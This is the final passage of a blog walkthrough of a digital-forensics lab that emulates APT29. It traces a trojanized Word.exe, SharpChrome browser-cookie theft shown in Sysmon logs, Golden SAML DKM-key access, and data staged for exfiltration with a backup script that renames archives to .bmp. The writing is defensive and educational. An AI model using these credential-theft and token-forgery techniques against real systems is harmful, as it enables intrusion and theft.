
Figure 42: Process Monitor Process Create filter
The attacker left Word.exe in the folder which allows us to use Procmon to observe the process behaviour. As observed in figure 42, it spawns a child process conhost.exe indicating it is capable of running commands. Needless to say, not your typical Microsoft Office functionality.

Figure 43: Sysmon Process Create events with Word.exe filtered as parent process.
Referencing Figure 43,
- We filter for
Word.exeas the parent process and observecmd.exeandPowershell.exeas child (children?) processes - Using
PowerShell.exe, The attacker performs further Active Directory reconnaissance using adsi searcher - The attacker also lists the ongoing processes and command lines and creates their preferred staging directory on
TTK-PC-01andTTK-PC-02. - Observe the second-to-last entry:
cmd.exeis copied fromTTK-FS-01to onlyTTK-PC-02at2024/05/30 1:41:28.
The next bit of attacker activity comes 8 hours later- a short nap from our bear? After which it’s rinse and repeat for as they set exclusions on preferred staging/working directories (C:\Windows\Temp) before executing another executable, mstrc.exe with arguments which could point towards credential dumping.

Figure 44: After copying cmd.exe and taking a short break, the attacker begins working on TTK-PC-02

Process Create:
RuleName: technique_id=T1036,technique_name=Masquerading
UtcTime: 2024-05-30 09:36:31.203
ProcessGuid: {ca68c618-489f-6658-4402-000000001000}
ProcessId: 2464
Image: C:\Windows\Temp\mstrc.exe
FileVersion: 1.0.0.0
Description: SharpChrome
Product: SharpChrome
Company: -
OriginalFileName: SharpChrome.exe
CommandLine: C:\Windows\Temp\mstrc.exe  cookies
CurrentDirectory: C:\Windows\Temp\
User: techtonik\scavo.divya
LogonGuid: {ca68c618-2696-6658-50ae-110000000000}
LogonId: 0x11AE50
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=C6DC09CBB9411287F9EF89F737E43AB65A50A90A,MD5=1DBCC831511D77A49B47779966CCDD77,SHA256=D26778AC5F8EBA358588D3ACF07508272A7859B26D358128BCCC7AF7580F2265,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
ParentProcessGuid: {ca68c618-489f-6658-4202-000000001000}
ParentProcessId: 1984
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: /c C:\Windows\Temp\mstrc.exe cookies
ParentUser: techtonik\scavo.divya
Figure 45: Two different artefacts: amcache and Sysmon providing information on mstrc.exe.
We can check the amcache again for more information on mstrc.exe, which reveals the original name of “SharpChrome”. Sysmon Process Creation events also record the original .exe name, SharpChrome.exe. The attacker has obtained browser credentials from TTK-PC-02, providing them with access to any saved browser cookies and Logins.
Golden SAML
Golden SAML is similar to the “Golden Ticket” of kerberos fame, except instead of forging Ticket Granting Tickets (TGTs) which would grant you access to all services/resources accessible by any users in the domain, the goal is to forge SAML authentication tokens which would allow the attacker to masquerade as any user in the domain.
The Golden SAML requires several components, but a key component is the Distributed Key Manager (DKM) key. Read more about the requirements of this attack in this article from SimuLand.
We investigate TTK-DC-01 as the DKM key is held in a specific AD object on the DC. We are informed that the TechTonik team have set up audit logging, so we can filter for 4662 events which will contain the specific GUIDs related to this AD object.
The DKM key value is stored in the ThumbnailPhoto attribute of an AD object in the ADFS DKM container, but we can’t just search “thumbnailPhoto” in 4662 events to find the flag. This is because the Windows Security event logs do not translate the thumbnailPhoto GUID to the “thumbnailPhoto” string by default. Therefore, we can either search for the GUID of the AD contact object that contains the DKM key, or we can search for the GUID of the ThumbnailPhoto attribute. For a detailed explanation, check out this entry in SimuLand.

Figure 46: A Windows Security 4662 event showing that the DKM key was accessed by aadcsvc$.
In Figure 46 above, the object name is the GUID of the DKM key. We find evidence of DKM key access by pivoting on the thumbnailPhoto Attribute GUID: 8d3bca50-1d7e-11d0-a081-00aa006c33ed.


Figure 47: PowerShell Script block logs shortly before the DKM key was accessed
With this timestamp, we can search for surrounding events. Mere seconds earlier, we see the execution of a PowerShell script Get-DKMKey. This script is sufficient to retrieve the DKM key which can be used to forge the “Golden SAML” token offline.
Getting the Goods Out
There are many ways to uncover the data exfiltration performed by the actor. The most straightforward way is encountered way back at the beginning of the lab, where you are sure to run into the innocuously-named 😇 DocsBackup.rar in the C:\Temp folder on TTK-FS-01. You could then pivot on this to find the trail of evidence that leads you to TTK-PC-01 quite easily.
💭 What if The Attacker Performed Anti-Forensics and Deleted
DocsBackup.rar?How would you then find evidence of data exfiltration? This topic is relevant to legal and data protection teams who, in a real compromise, will surely be following your investigation. Read on!

Figure 48: This table shows the Windows Security 5145 “Detailed File Share accessed” events for the systoolkit staging directory between 2024/05/30 00:00:00 and 2024/05/31 23:59:59. Column 1 shows the files accessed, while columns 2, 3 and 4 show the count of the accounts that accessed these files.
Figure 48 shows that the tools used by the attacker: chisel, mimikatz, trojanized cmd.exe, and more were accessed repeatedly from the staging directory on TTK-FS-01 over these two dates on workstations TTK-PC-01, TTK-PC-02 which had IPs 10.0.3.4 and 10.0.3.5. As we already saw, the attacker used these tools to perform Defence Evasion and Lateral Movement throughout the TechTonik network.

Figure 49: The corresponding activities matching the events in Figure 47 showing three clear spikes of activity from the staging directories on TTK-FS-01.
Figure 49 above clearly visualises and delineates attacker activity clearly over the final two days. We investigate each spike:
Activity Spike 1:

Figure 50: Windows Process Execution logs observing low levels of activity corresponding to the first spike of activity.
The first spike of activity around 2024/05/30 01:10:00 that occurs on TTK-PC-02 appears to be nothing significant, the attacker might have been testing access over the network
Activity Spike 2:
We have already identified the second spike of activity at 2024/05/30 09:19:00 , which is the Sharpchrome.exe activity performed on TTK-PC-02.
Activity Spike 3:
The Third and final spike of activity was performed at 2024/05/31 11:19:00 on TTK-PC-01, and is likely data exfiltration in action. The attacker embodies the self-sufficient living-off-the-land spirit and uses a backup script from the TechTonik team to back up files to C:\Windows\Temp\ on each device, before copying them all to \\TTK-FS-01\Code.


Figure 51: The script \\TTK-FS-01\Code\adtoolkit\BackupScript.ps1 is run to back up files to C:\Windows\Temp\ on TTK-PC-01 before copying them all to \\TTK-FS-01\Code.
...
# Rename the archive file to .bmp
$bmpFile = [System.IO.Path]::ChangeExtension($archiveFile, ".bmp")
Rename-Item -Path "$archivePath\$archiveFile" -NewName $bmpFile
...
Figure 52: Excerpt from \\TTK-FS-01\Code\adtoolkit\BackupScript.ps1
Interestingly enough, the script BackupScript.ps1 has a section to convert the file extension to a .bmp format, perhaps to emulate APT29 more closely (check out that CISA advisory), but judging by the file name and contents of DocsBackup.rar it seems like this malfunctioned or wasn’t used.

Figure 53: Windows Security 5145 “Detailed File Share accessed” event logs on TTK-FS-01 showing access after the script BackupScript.ps1 is run, bash_history from user teamcity and the contents of the exfiltrated archive file.
Image 1:
- The last 5145 event shows that
C:\Codewas last accessed from10.0.1.5which isTTK-DEV-01. - These logs do not show up on the ELK instance.
Image 2:
- Evidence of command execution in the
bash_historyfile for theteamcityuser shows that the archive was moved to/tmp/.
Image 3:
- unpacking
DocsBackup.rarshows the contents of the files. - The file signatures do not appear to be bitmaps nor do they have the .bmp file extension.
- They have the PK file signature indicating they are xlsx/docx files.
The lab hints that the files were exfiltrated from TTK-DEV-01, as they were moved to the /tmp/ directory at 2024/05/31 11:49:29.
We observe the attacker’s IP 44.222.89[.]156 creating a new user (user id 22) shortly after at 2024/05/31 11:55:06 and uploading the same plugin as we documented above. We did not observe the attacker retrieving the archive from the web server, but given the effort in moving DocsBackup.rar to TTK-DEV-01, it is possible they might retrieve it via an internet-facing directory at a later date. As a result we have marked “Exfiltration Over Web Service (T1567)” in the ATT&CK Navigator Layer.
Our Grizzly End
So that’s it! over 9000 words and a few too many bear puns later, I’m glad to have written this- even though it took much longer than the actual investigation. The walkthrough gave me the opportunity to think and re-think my approach and assumptions, and then correct these gaps in my reasoning. It was also really cool to see the attacks and TTPs show up in the logs, something as simple as lateral movement over RDP leaves several clues.
A big thanks to @XintraOrg, @InverseCos, adversarial emulator @ZephrFish and incident responder @svch0st who made this a blast to solve.
A big thank you to my editors (you know who you are!) who really helped me with my first post. You’re the best!
Feel free to reach out if you want to chat DFIR or if you have any questions!
My Downloads
Sources and Credits
Memes generated at Meme Generator - ImgFlip
Hashes checked at VirusTotal
Cosy Bear’s likeness was generated with the assistance of DALL·E
Linked articles in order of appearance:
- Russian Foreign Intelligence Service (SVR) Exploiting JetBrains TeamCity CVE Globally | CISA
- Getting Started - UAC Documentation
- CrowdStrike Services Releases Free Incident Response Tracker
- JetBrains TeamCity Multiple Authentication Bypass Vulnerabilities | Rapid7 Blog
- GitHub - peass-ng/PEASS-ng: PEASS - Privilege Escalation Awesome Scripts SUITE (with colors)
- “wget HSTS history | artifacts.help”
- Error fetching URL: 403 Client Error: Forbidden for url: https://www.baeldung.com/linux/network-drive-etc-fstab
- Tourists Give Themselves Away by Looking Up. So Do Most Network Intruders. – Krebs on Security
- PEASS-ng/winPEAS/winPEASexe/README.md at master · peass-ng/PEASS-ng · GitHub
- ShimCache vs AmCache: Key Windows Forensic Artifacts - Magnet Forensics
- LSASS Memory Read Access — Threat Hunter Playbook
- GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP
- Vulmon - Vulnerability Intelligence Search Engine
- Security identifiers | Microsoft Learn
- Remote Credential Guard | Microsoft Learn
- Why are Threat Actors enabling Windows Restricted Admin mode?
- EDRSandblast/README.md at master · wavestone-cdt/EDRSandblast · GitHub
- GitHub - wavestone-cdt/EDRSandblast
- GitHub - GhostPack/SharpDPAPI: SharpDPAPI is a C# port of some Mimikatz DPAPI functionality.
- Golden SAML — SimuLand
- Configure audit policies for Windows event logs - Microsoft Defender for Identity | Microsoft Learn
- https://mitre-attack.github.io/attack-navigator/